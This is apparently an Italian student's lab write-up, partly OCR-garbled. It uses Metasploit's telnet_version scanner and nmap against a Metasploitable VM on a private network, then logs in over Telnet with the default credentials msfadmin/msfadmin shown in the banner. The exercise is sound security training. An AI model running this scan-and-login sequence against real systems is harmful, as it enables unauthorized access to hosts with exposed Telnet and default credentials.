
Per l'esercizio di oggi, iniziamo con le configurazioni di rete delle macchine virtuali Metasploitable e Kali Linux, con indirizzi ip relativamente 192.168.1.40 e 192.168.1.25



0	Editing Wired connection 1					008	
Connection name Wired connection 1							
General Et	hernet 802	2.1X Security	DCB	Proxy	IPv4 Settings	IPv6 Settings	
Method Manual 🔻							
Addresses		Netmask					
	Address			Gateway		Add	
192.168.1.25		24		192.168	3.1.1	Delete	
DNS serve	rs						
Search domain	าร						
DHCP client l	D						
Require IPv4 addressing for this connection to complete  Routes							
					Can	cel ✓ Save	

Una volta configurate, verifichiamo la connessione tra le due macchine:

```
| Section | Sect
```

## Data la traccia:

## Traccia:

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet\_version sulla macchina Metasploitable.

Viene richiesto di utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo *auxiliary telnet\_version* sulla macchina Metasploitable.

## Vulnerabilità Telnet sulla porta 23:

```
(kali* kali)-[~]
$ nmap -sV -p 23 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 09:25 EDT
Nmap scan report for 192.168.1.40 (192.168.1.40)
Host is up (0.0052s latency).

PORT STATE SERVICE VERSION
23/tcp open telnet Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Telnet è un protocollo di rete che consente agli utenti di accedere e gestire sistemi remoti tramite una connessione interattiva sulla

porta 23. Tuttavia, Telnet invia dati come username e password senza cifratura, rendendo semplice per un attaccante intercettare queste informazioni sensibili. Questo rischio espone i sistemi a potenziali accessi non autorizzati, manipolazioni dei dati e interruzioni del servizio.

Quindi avviamo Metasploit eseguendo *msfconsole*:

```
File Actions Edit View Help
  -(kali⊕kali)-[~]
Metasploit tip: You can pivot connections over sessions started
with the
ssh_login modules
IIIIII
  II
  II
  II
  II
IIIIII
I love shells --egypt
       =[ metasploit v6.4.15-dev
 -- --=[ 2433 exploits - 1251 auxiliary - 428 post
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search telnet_version
```

Dopodiché cerchiamo il modulo in questione auxiliary/scanner/telnet/telnet\_version attraverso search telnet\_version e lo lanciamo utilizzando il comando use 1

Per usufruire correttamente di questo modulo, analizziamo le opzioni necessarie richieste attraverso il comando **show options**.

<pre>msf6 &gt; use 1 msf6 auxiliary(scanner/telnet/telnet_version) &gt; show options</pre>								
Module options (auxiliary/scanner/telnet/telnet_version):								
Name 	Current Settin	Required	Description					
PASSWORD		no	The password for the s pecified username					
RHOSTS		yes	The target host(s), se e https://docs.metaspl oit.com/docs/using-met asploit/basics/using-m etasploit.html					
RPORT	23	yes	The target port (TCP)					
THREADS	1	yes	The number of concurre nt threads (max one pe r host)					
TIMEOUT	30	yes	Timeout for the Telnet probe					
USERNAME		no	The username to authen ticate as					

Quindi indichiamo il remote host (192.168.1.40), la porta remota 23, e il numero di threads. Metasploit imposta un valore predefinito per i threads, ma possiamo modificarlo in base alle nostre esigenze.

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.1
68.1.40
rhost ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > set rport 23
rport ⇒ 23
msf6 auxiliary(scanner/telnet/telnet_version) > set threads 1
threads ⇒ 1
msf6 auxiliary(scanner/telnet/telnet_version) > set timeout 30
timeout ⇒ 30
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Dopodiché siamo pronti ad eseguire l'attacco con il comando **exploit** 

Come si nota dalla figura, questo modulo ci mostra i dati di accesso al sistema con le credenziali *msfadmin/msfadmin*.

Eseguiamo una prova da Metasploitable per verificarne la veridicità.

```
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
netasploitable login: msfadmin
assword:
ast login: Tue Jul 9 08:56:10 EDT 2024 on tty1.
inux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
.ndividual files in /usr/share/doc/*/copyright.
Jbuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.
o access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
lo mail.
ısfadmin∂metasploitable:~$ ls
/ulnerable
nsfadmin@metasploitable:~$ ip a
: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 :: 1/128 scope host
     valid_lft forever preferred_lft forever
   link/ether 08:00:27:17:e0:96 brd ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe17:e096/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Effettivamente l'attacco è andato a buon fine, avendo avuto accesso non autorizzato al sistema.